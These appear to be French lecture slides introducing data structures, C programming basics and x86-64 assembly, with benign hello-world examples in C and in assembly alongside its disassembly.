
- Une association donnée -> donnée
- Peut être multidimensionnel (donnée1 -> donnée2 -> donnée3) et souvent dynamique



# Structures de données

## ❖ Pile


- Une suite ordonnées de données
- Première donnée entrante est la dernière sortante



# Structures de données


## ❖ Fichier

- Une donnée structuré



---

## Programmation C



- ❖ Pas facile à maîtriser
- ❖ Difficile à sécuriser
- ❖ Portable
- ❖ Puissant
- ❖ Super répandu

---

# Programmation C

- ❖ # ⇔ directives, inclusion des librairies, etc

```
#include <stdio.h>
```

```
#include <stdlib.h>
```

# Programmation C

- ❖ # ⇔ directives, inclusion des librairies, etc
- ❖ Une instruction ⇔ un ordre terminé par ;
- ❖ Un code peut être regroupé avec {}
- ❖ main ⇔ point d'entrée, première instruction

```
#include <stdio.h>
```

```
#include <stdlib.h>
```

```
int main()
```

```
{
```

```
}
```

# Programmation C

- ❖ # ⇔ directives, inclusion des librairies, etc
- ❖ Une instruction ⇔ un ordre terminé par ;
- ❖ Un code peut être regroupé avec {}
- ❖ main ⇔ point d'entrée, première instruction
- ❖ printf ⇔ fonction d'affichage qui prends une chaîne de caractère comme argument


```
#include <stdio.h>
#include <stdlib.h>
int main()
{
    printf("Hello world!\n");
}
```

# Programmation C

- ❖ # ⇔ directives, inclusion des librairies, etc
- ❖ Une instruction ⇔ un ordre terminé par ;
- ❖ Un code peut être regroupé avec {}
- ❖ main ⇔ point d'entrée, première instruction
- ❖ printf ⇔ fonction d'affichage qui prends une chaîne de caractère comme argument
- ❖ return ⇔ retour du programme


```
#include <stdio.h>
#include <stdlib.h>
int main()
{
    printf("Hello world!\n");
    return 0;
}
```

# Programmation C




- ❖ C est un language compilé
  - ❖ le code source est transformé dans un fichier exécutable
1. Préprocesseur
    - a. Inclusion du code importé
    - b. Remplacement de chaînes de caractères par des instructions

# Programmation C




- ❖ C est un language compilé
  - ❖ le code source est transformé dans un fichier exécutable
1. Préprocesseur
    - a. Inclusion du code importé
    - b. Remplacement de chaînes de caractères par des instructions
  2. Compilation
    - a. Traduction à l'assembleur

# Programmation C




- ❖ C est un language compilé
  - ❖ le code source est transformé dans un fichier exécutable
1. Préprocesseur
    - a. Inclusion du code importé
    - b. Remplacement de chaînes de caractères par des instructions
  2. Compilation
    - a. Traduction à l'assembleur
  3. Assemblage
    - a. Traduction au binaire (opcodes)
    - b. Génération des librairies

# Programmation C



- ❖ C est un language compilé
  - ❖ le code source est transformé dans un fichier exécutable
1. Préprocesseur
    - a. Inclusion du code importé
    - b. Remplacement de chaînes de caractères par des instructions
  2. Compilation
  3. Assemblage
    - a. Traduction au binaire (opcodes)
    - b. Génération des librairies
  4. Edition de liens
    - a. Génération de l'exécutable

# Programmation C



En C les variables sont typées, nommées et stockées dans la RAM

Chaque type a sa limite de stockage

char  $\Leftrightarrow$  8 bits (octet ou caractère ASCII)

short  $\Leftrightarrow$  16 bits (nombre entier)

int  $\Leftrightarrow$  32 bits (nombre entier)

long  $\Leftrightarrow$  64 bits (nombre entier)


float  $\Leftrightarrow$  32 bits (nombre flottant)

double  $\Leftrightarrow$  64 bits (nombre flottant)

string  $\Leftrightarrow$  tableau variable de caractères

pointeur (adresse) d'une variable


# Programmation Assembleur




- ❖ Difficile à maîtriser
- ❖ Super difficile à sécuriser
- ❖ Universel
- ❖ Super puissant
- ❖ Partout

# Programmation Assembleur

- ❖ Assembleur n'utilise pas que les registres pour stocker les données, mais également la RAM
- ❖ La RAM se décompose en 2 parties
  - Stack (pile) - variables locales, paramètres...
  - Heap (tas) - allocation dynamique d'objets (malloc, new)




# Programmation Assembleur




- ❖ Assembleur contient plusieurs segments:
  - .text - le code
  - .data - les données
  - .bss - les variables

# Programmation Assembleur




- ❖ La pile, à chaque appel d'une fonction, contient des adresses des registres, pour savoir retourner à la fin d'exécution

# Programmation Assembleur




- ❖ Opération pour la pile:
  - pop - retirer de la pile
  - push - mettre dans la pile
  - call - exécution
  - ret - quitter la procédure
  - enter - création de structures
  - leave - libération de mémoire

# Programmation Assembleur



- ❖ Plus de détails sur les registres:
  - AX - accumulation, contient des données utilisateur, retours des fonctions
  - BX - base, pointeur sur les données
  - CX - compteur, utilisé pour les boucles et les chaînes de caractères
  - DX - I/O, contient des offset d'affichage ou de saisie
  - DI/SI - source/index - utilisés pour manipuler/copier les données
  - BP - base pointer - contient déplacement dans la pile

# Programmation Assembleur



- ❖ Opérations pour les registres:
  - mov(q) - mettre une valeur, q pour x64
  - add - addition
  - sub - soustraction
  - inc - incrémentation de +1
  - dec - décrémentation de -1
  - xor - OU logique exclusive
  - cmp - comparaison, le drapeau zéro (ZF) sera égal à 1 si égaux
  - jmp - sauter à une instruction inconditionnellement
  - jz - sauter si ZF
  - jnz - sauter si pas de ZF
  - nop - pas d'opération
- ❖ Pour les appels système:
  - x32 - int 0x80
  - x64 - syscall

# Programmation Assembleur

```
main(){puts("Hello world!");return 0;}
```

```
.global _start

.text
_start:
# write(1, message, 13)
mov    $1, %rax           # system call 1 is write
mov    $1, %rdi           # file handle 1 is stdout
mov    $message, %rsi      # address of string to output
mov    $13, %rdx           # number of bytes
syscall                   # invoke operating system to do the write

# exit(0)
mov    $60, %rax           # system call 60 is exit
xor    %rdi, %rdi          # we want return code 0
syscall                   # invoke operating system to exit

message:
.ascii  "Hello, world\n"
```

```
000000000000400078 <_start>:
400078:   48 c7 c0 01 00 00 00  mov    $0x1,%rax
40007f:   48 c7 c7 01 00 00 00  mov    $0x1,%rdi
400086:   48 c7 c6 a2 00 40 00  mov    $0x4000a2,%rsi
40008d:   48 c7 c2 0d 00 00 00  mov    $0xd,%rdx
400094:   0f 05             syscall
400096:   48 c7 c0 3c 00 00 00  mov    $0x3c,%rax
40009d:   48 31 ff          xor    %rdi,%rdi
4000a0:   0f 05             syscall

0000000000004000a2 <message>:
```

# TP Programmation C & ASM

# Les Formats de Fichiers

